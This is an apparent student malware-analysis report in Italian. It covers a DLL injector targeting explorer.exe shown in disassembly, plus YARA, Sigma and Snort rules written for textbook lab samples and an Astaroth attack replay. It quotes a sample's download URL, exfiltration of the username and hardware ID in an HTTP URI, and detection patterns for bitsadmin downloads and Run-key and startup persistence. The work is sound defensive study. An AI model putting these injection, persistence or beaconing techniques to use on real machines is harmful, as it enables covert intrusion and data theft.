- **Import dinamico** di alcune API di psapi.dll (*EnumProcessModules*, *GetModuleBaseNameA*, *EnumProcesses*) tramite *LoadLibraryA* (che apre la libreria in un handle), salvando il loro indirizzo in puntatori tramite *GetProcAddress*:


```
call ds:LoadLibraryA
push eax
call ds:GetProcAddress
mov dword_408714, eax
push offset aGetModuleBaseName ; "GetModuleBaseNameA"
push offset LibFileName ; "psapi.dll"
call ds:LoadLibraryA
push eax
call ds:GetProcAddress
mov dword_40870C, eax
push offset aEnumProcesses ; "EnumProcesses"
push offset LibFileName ; "psapi.dll"
call ds:LoadLibraryA
push eax
call ds:GetProcAddress
mov dword_408710, eax
lea ecx, [ebp+Buffer]
push ecx
push 100h ; lpBuffer
push 100h ; nBufferLength
call ds:GetCurrentDirectoryA
push offset String2 ; "\\\"
lea edx, [ebp+Buffer]
push edx
call ds:lstrcatA ; lpString1
push offset aLab1201D11 ; "Lab12-01.dll"
lea eax, [ebp+Buffer]
push eax
call ds:lstrcatA ; lpString1
lea ecx, [ebp+var_1120]
push ecx
push 1000h
```

Successivamente viene **iterata la lista di processi ottenuta con EnumProcesses** per ricercare un processo specifico da iniettare, chiamando un'apposita subroutine che prende in input il process id.


Una volta individuato viene poi **effettuata l'iniezione allocando lo spazio in memoria, iniettando il path del dll nel processo selezionato e creando un nuovo thread remoto che avrà come punto di partenza l'API LoadLibraryA**, passandole come parametro l'indirizzo in memoria della stringa appena iniettata:



In particolare nella subroutine vengono prese le **informazioni del processo con l'id passato nei parametri di input** e si verifica che il nome sia **explorer.exe**:




Un esempio di iniezione può essere visto forzandola tramite Xeros in un altro processo a 32 bit come bintext:



7.3.4 Popup

Analizzando la libreria DLL si può invece capire il comportamento del malware (il file eseguibile fa invece da installer), in particolare si può notare come tendenzialmente venga effettuato un

loop infinito che crea un nuovo popup ogni minuto (chiamando un'apposita subroutine denominata *StartAddress* da IDA) utilizzando *MessageBoxA*, con un contatore per tenere traccia di quanti popup sono già stati aperti:




8 Malware Detection

8.1 YARA

8.1.1 Lab01-01.dll

Per creare la regola Yara è stato innanzitutto **individuato il nome del Mutex utilizzato**, ovvero **SADFHUHF**:



Una volta fatto ciò è poi possibile definire la regola in Yara utilizzando una combinazione di stringhe molto specifiche e specifiche:

```
rule Lab01_01_dll
{
    meta:
        description = "SW homework - Lab01-01.dll"
        author = "mesposito"
    strings:
        $mz = { 4D 5A }
        $vs1 = "SADFHUHF" fullword wide nocase
        $vs2 = "127.26.152.13" fullword

        $s1 = "hello" fullword wide
        $s2 = "sleep" fullword wide

        $c1 = "strcmp" fullword wide
        $c2 = "Sleep" fullword wide
        $c3 = "OpenMutexA" fullword wide
    condition:
        ($mz at 0) and
        (
            (1 of ($vs*)) or
            (2 of ($s*) and all of ($c*))
        )
}
```

👍 Rule is valid!

Infine è stata poi verificata la regola tramite la command line di Yara:

```
PS C:\Users\unina\Desktop\Tools> .\yara64.exe -r ..\Yara\lab01-01_dll.yara ..\malware-basic\
Lab01_01_dll ..\malware-basic\Lab01-01.dll
PS C:\Users\unina\Desktop\Tools>
```

8.1.2 Lab01-01.exe

Si è proceduto in maniera analoga per il file eseguibile:

```
rule Lab01_01_exe
{
    meta:
        description = "SS homework - Lab01-01.exe"
        author = "mesposito"
    strings:
        $mz = { 4D 5A }
        $vs1 = "C:\\windows\\system32\\kernel32.dll" fullword nocase
        $vs2 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" fullword wide nocase
    condition:
        ($mz at 0)
        and
        (1 of ($vs*))
}
```

👍 Rule is valid!

```
PS C:\Users\unina\Desktop\Tools> .\yara64.exe -r ..\Yara\lab01-01_exe.yara ..\malware-basic\
Lab01_01_exe ..\malware-basic\Lab01-01.exe
```

8.1.3 Lab01-04.exe

Per creare la Yara rule per questo file eseguibile è stato prima utilizzato **yarGen**, fornendo una **regola di partenza**, dove è possibile individuare una stringa ‘<not real>’ che non è altro che un falso positivo generato da istruzioni assembly casuali (infatti non viene individuata nella sezione strings di IDA Pro):

```
rule Lab01_04_exe {
    meta:
        description = "Lab01_04 - file Lab01-04.exe"
        author = "yarGen Rule Generator"
        reference = "https://github.com/Neo23x0/yarGen"
        hash1 = "0fa1498340fca6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126"
    strings:
        $s1 = "\\system32\\wupdmgr.exe" fullword ascii
        $s2 = "\\system32\\wupdmgrd.exe" fullword ascii
        $s3 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword ascii
        $s4 = "\\winup.exe" fullword ascii
        $s5 = "SeDebugPrivilege" fullword ascii /* Goodware String - occurred 141
        $s6 = "<not real>" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 100KB and
        all of them
}
```

Partendo da questa regola è stata poi realizzata la regola finale, andando a **rifinire meglio la specificità** delle varie stringhe e inserendo tra le common strings le **funzioni ritenute più significanti** in questo malware:


```
rule Lab01_04_exe {
  meta:
    description = "Lab01_04 - file Lab01-04.exe"
    author = "YarGen Rule Generator - mesposito"
    reference = "https://github.com/Neo23x0/YarGen"
  strings:
    $mz = { 4D 5A }
    $vs1 = "\\system32\\wupdmgr.exe" fullword ascii
    $vs2 = "\\system32\\wupdmgrd.exe" fullword ascii
    $vs3 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword as

    $s1 = "\\winup.exe" fullword ascii

    $c1 = "SeDebugPrivilege" fullword ascii
    $c2 = "GetWindowsDirectoryA" fullword ascii
    $c3 = "AdjustTokenPrivileges" fullword ascii
    $c4 = "LookupPrivilegeValueA" fullword ascii
    $c5 = "WinExec" fullword ascii

  condition:
    ($mz at 0) and filesize < 100KB and
    (
      (1 of ($vs*)) or
      (2 of ($s*) and all of ($c*))
    )
}

Check Rule ✓

👍 Rule is valid!
```

Infine è stato verificato se la regola individua correttamente il malware (il file BIN101.exe è sempre lo stesso malware):

```
PS C:\Users\unina\Desktop\Tools> .\yara64.exe -r ..\Yara\lab01-04_exe.yara ..\malware-basic\
Lab01_04_exe ..\malware-basic\Lab01-04.exe
Lab01_04_exe ..\malware-basic\lab01_04\Lab01-04.exe
Lab01_04_exe ..\malware-basic\BIN101.exe
```

8.2 Sigma

Dopo aver raccolto tutti i log generati durante l'attacco di Astaroth tramite sysmon, sono state generate le regole Sigma.

Anche se solo dopo aver riefettuato l'attacco di Astaroth per creare una shell remota persistente per 5-6 volte (con conseguente pulizia dell'ambiente dopo ognuno di essi), dato che sysmon non loggava l'evento di tipo 13 inerente al REG EDIT, per poi scoprire solo successivamente che bisognava aggiungere un'apposita regola nel file di configurazione di sysmon.

8.2.1 astaroth-bits.yml

Per indentificare tutti i casi in cui viene utilizzato **BITSadmin per effettuare il download di un file**, a prescindere dal path in cui si trovi e per poter eventualmente identificare copie di tale file per rinominarlo è necessario utilizzare la wild card * (anche se si sarebbe potuto utilizzare |contains):

```

! astaroth-bits.yml
title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
  - https://blog.netSPI.com/15-ways-to-download-a-file/#bitsadmin
  - https://isc.sans.edu/diary/22264
tags:
  - attack.defense_evasion
  - attack.persistence
  - attack.t1197
  - attack.s0190
date: 2017/03/09
modified: 2019/12/06
author: Michael Haag
logsource:
  service: sysmon
  product: windows
detection:
  event:
    EventID: 1
  selection1:
    Image: '*\bitsadmin.exe'
    CommandLine: '* /transfer *'
  selection2:
    CommandLine: '*copy bitsadmin.exe*'
  condition: event and (selection1 or selection2)
fields:
  - CommandLine
  - ParentCommandLine
falsepositives:
  - Some legitimate apps use this, but limited.
level: medium

```

8.2.2 astaroth-extexport.yml

Anche in questo caso per identificare l'esecuzione di **extexport.exe** a prescindere dal path è stato utilizzato *****.

Invece per **filtrare** l'esecuzione di quest'ultimo nei casi in cui viene **eseguito senza passare parametri** è stato verificato che il comando con cui viene avviato è l'intero path, delimitandolo all'interno di **^ \$** così che non ci sia null'altro attorno, mentre **(?i)** serve per rendere la regola case insensitive:


```

title: ExtExport.exe DLL Side Loading
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects ExtExport.exe with arguments being executed. Could indicate a DLL Side-Loading attempt.
references:
  - https://lolbas-project.github.io/lolbas/Binaries/Extexport/
  - http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
tags:
  - attack.execution
  - attack.defense_evasion
  - attack.t1059
  - attack.t1073
author: Martin, Anartz
date: 2020/06/30
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 1
    Image:
      - '*\extexport.exe'
  filter:
    CommandLine:
      - '(?i)^c:\program files(\ \ (x86\))?\internet explorer\extexport\exe$'
  condition: selection and not filter
fields:
  - CommandLine
falsepositives:
  - Depending on the estate activity. They should be rare.
level: medium

```


8.2.3 astaroth-start-up.yml

Partendo dalla regola generica di Joe Security per lo startup script:



```
1  title: Drops script at startup location
2  status: experimental
3  description: Drops script at startup location
4  author: Joe Security
5  date: 2020-04-07
6  id: 200071
7  threatname:
8  behaviorgroup: 1
9  classification: 7
10 logsource:
11   service: sysmon
12   product: windows
13 detection:
14   selection:
15     EventID: 11
16     TargetFilename:
17       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.vbs*'
18       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.js*'
19       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.jse*'
20       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.bat*'
21       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.url*'
22       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.cmd*'
23       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.hta*'
24       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.ps1*'
25       - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.wsf*'
26   condition: selection
```


È stata rifinita per adattarsi meglio a questo specifico malware, andando a definire quale può essere **l'immagine che ha eseguito il comando e riducendo le possibili tipologie di file da considerare**, cercando di lasciare comunque una certa flessibilità nel caso di update del malware:



```
! astaroth-start-up.yml
title: Drops Astaroth persistence script at startup location
id: 200071
status: experimental
description: Drops Astaroth persistence script at startup location
author: Joe Security - mesposito
date: 2020-04-07
references:
  - https://github.com/joesecurity/sigma-rules/
tags:
  - attack.persistence
  - attack.T1547
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 11
    Image:
      - '*\cmd.exe'
      - '*\powershell.exe'
    TargetFilename:
      - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.vbs*'
      - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.bat*'
      - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.ps1*'
      - '*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\*.lnk*'
  condition: selection
level: critical
```

8.2.4 astaroth-reg.yml

Anche in questo caso partendo dalla regola generica di Joe Security per lo startup script:




```
sigma-rules / rules / addfilefromsuspiciouslocationtoautostartregistry.yml
yogesh-joe Fixed indentation

Code Blame 22 lines (21 loc) · 672 Bytes

1 title: Add file from suspicious location to autostart registry
2 status: experimental
3 description: Add file from suspicious location to autostart registry
4 author: Joe Security
5 date: 2020-03-19
6 id: 200067
7 threatname:
8 behaviorgroup: 2
9 classification: 4
10 mitreattack:
11
12 logsource:
13   category: process_creation
14   product: windows
15 detection:
16   selection:
17     CommandLine:
18       - '*reg add *\windows\currentversion\run /f /v *\appdata\roaming*'
19       - '*reg add *\windows\currentversion\run /v *\appdata\local*'
20       - '*reg add *\software\microsoft\windows nt\currentversion\windows*/v load*\appdata\roaming*'
21   condition: selection
22 level: critical
```

È stata poi rifinita la regola per adattarla al caso di Astaroth, verificando che **venga aggiunto il launcher aggiunto sotto la chiave startup** (REG ADD ha due spazi e non uno, magari si potrebbe utilizzare un regex che permetta di evitare questa tipologia di problemi):



```
current > ! astaroth-reg.yml
title: Add file from suspicious location to autostart registry
status: experimental
description: Add file from suspicious location to autostart registry
author: Joe Security - mesposito
date: 2020-03-19
id: 200067
tags:
  - attack.persistence
  - attack.T1547.001
logsource:
  service: sysmon
  product: windows
detection:
  event:
    EventID: 1
  selection_1:
    Image|endswith: '\reg.exe'
  selection_2:
    CommandLine|contains: 'REG ADD'
  selection_3:
    CommandLine|contains: '\CurrentVersion\Explorer\Shell Folders'
  selection_4:
    CommandLine|contains: 'startup'
  selection_5:
    CommandLine|contains: 'launcher.bat'
  condition: event and all of selection_*
level: critical
```

8.3 Snort


8.3.1 Malware analysis

Analizzando le stringhe del malware e il codice assembly è possibile ottenere diverse informazioni senza ancora dover eseguire il programma.

Innanzitutto si può osservare come il malware inizialmente **raccolga le informazioni sull'hardware del sistema per ottenere una stringa univoca formattandola tramite sprintf**

```
push    ecx                ; lpHwProfileInfo
call    ds:GetCurrentHwProfileA
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push    ecx
push    offset aCCCCCCCCCCC ; "%c%c%c%c%c%c%c%c%c"
lea     edx, [ebp+var_10098]
push    edx                ; Buffer
call    _sprintf
add     esp, 38h
mov     [ebp+pcbBuffer], 7FFFh
lea     eax, [ebp+pcbBuffer]
push    eax                ; pcbBuffer
lea     ecx, [ebp+Buffer]
push    ecx                ; lpBuffer
call    ds:GetUserNameA
test    eax, eax
jnz     short loc_40135C
```

Successivamente tale stringa viene poi passata in ingresso a una funzione che probabilmente si occupa di **effettuare l'offuscamento** di quest'ultima (un possibile indice di questo offuscament è che nelle stringhe è presente una possibile indexing string per il Base64):



Passando invece a sniffare le comunicazioni che tenta di effettuare il malware, si può innanzitutto osservare una **richiesta DNS** al dominio *www.practicalmalwareanalysis.com* individuato in precedenza, per poi effettuare una **richiesta http**, utilizzando la stringa **offuscata precedentemente nell'uri**:

Source	Destination	Protocol	Length	Info
192.168.211.128	192.168.211.2	DNS	92	Standard query 0x1aed A www.practicalmalwareanalysis.com
192.168.211.2	192.168.211.128	DNS	138	Standard query response 0x1aed A www.practicalmalwareanalysis.com CNAME practicalmalwareanalysis.com A 15.197.225.128 A 3.33.251.168
192.168.211.128	15.197.225.128	TCP	66	62981 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
15.197.225.128	192.168.211.128	TCP	60	80 → 62981 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.211.128	15.197.225.128	TCP	54	62981 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
192.168.211.128	15.197.225.128	HTTP	323	GET /ODA6NmU6NmY6NmU6Njk6NjMtdW5pbmEa/a.png HTTP/1.1

La stringa *ODA6NmU6NmY6NmU6Njk6NjMtdW5pbmEa*, risulta essere una stringa offuscata probabilmente in base64 dato che è stata anche individuata una indexing string.

Provando a decodificare la stringa infatti si ottiene: *80:6e:6f:6e:69:63-unina*, ovvero una combinazione di una parte dell'*HwProfileGuid* e l'*username* utente (formattata tramite *sprintf*), mentre l'ultimo carattere strano potrebbe essere dovuto a un qualche errore nella routine di codifica.

Il carattere */a.png* è invece solo una replica dell'ultimo carattere della stringa precedente, per cercare di rendere più dinamico l'uri della richiesta.

Passando invece al resto delle informazioni che possiamo ottenere dalla richiesta sniffata, è possibile individuare come user agent: *Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)* e porta di destinazione: *80*.

Da queste informazioni è quindi possibile estrarre una regola snort, cercando di scomporla in regole più semplici (in questo caso è stato escluso l'user agent dai filtri dato che dipende fortemente dalla versione di *urlmon.dll* in utilizzo). Per semplificare il lavoro è stato utilizzato [Snorpy](#) come 'IDE' e Gemini 3.1 Pro per la creazione delle regex (in generale sono bastate solo un paio di modifiche per renderle corrette):

```
lab14-01.rules
ipvar HOME_NET 192.168.211.0/24
ipvar EXTERNAL_NET any
portvar HTTP_PORTS 80

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( \
  msg:"Lab14-01 hw identifier"; \
  content:"GET|20 2f|"; \
  content:"Accept|3a 20 2a 2f 2a|"; \
  pcre:"/([A-Za-z0-9+\/]{3}6){5}[A-Za-z0-9+\/]{3}t[A-Za-z0-9+\/]+/"; \
  sid:192610; \
  rev:1; \
)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( \
  msg:"Lab14-01 png identifier"; \
  content:"Accept|3a 20 2a 2f 2a|"; \
  pcre:"/[A-Za-z0-9+\/]\.png/"; \
  sid:192611; \
  rev:1; \
)
```

La prima regola si occupa di identificare la prima parte dell'URI, ovvero la stringa base64 dalla combinazione dell'hardware GUID e username, mentre **la seconda si occupa di identificare la parte finale dell'uri**, ovvero un carattere base64 seguito da *.png*.

Inoltre è stato aggiunto un controllo su "Accept: */*", dato che è un campo che viene aggiunto in automatico da *URLDownloadToCacheFileA*.

Per testare la correttezza delle regole è stato installato Snort tramite chocolatey e da command line sono state testate le regole sulla traccia di traffico registrata precedentemente con Wireshark:

```
PS C:\Users\unina\Desktop\malware_detection\snort> C:\Snort\bin\snort.exe -c .\myLab14-01.rules -r wireshark.pcap -k none
Running in IDS mode

--== Initializing Snort ==--
```

```
=====
Action Stats:
Alerts:          2 ( 5.000%)
Logged:          2 ( 5.000%)
Passed:          0 ( 0.000%)
```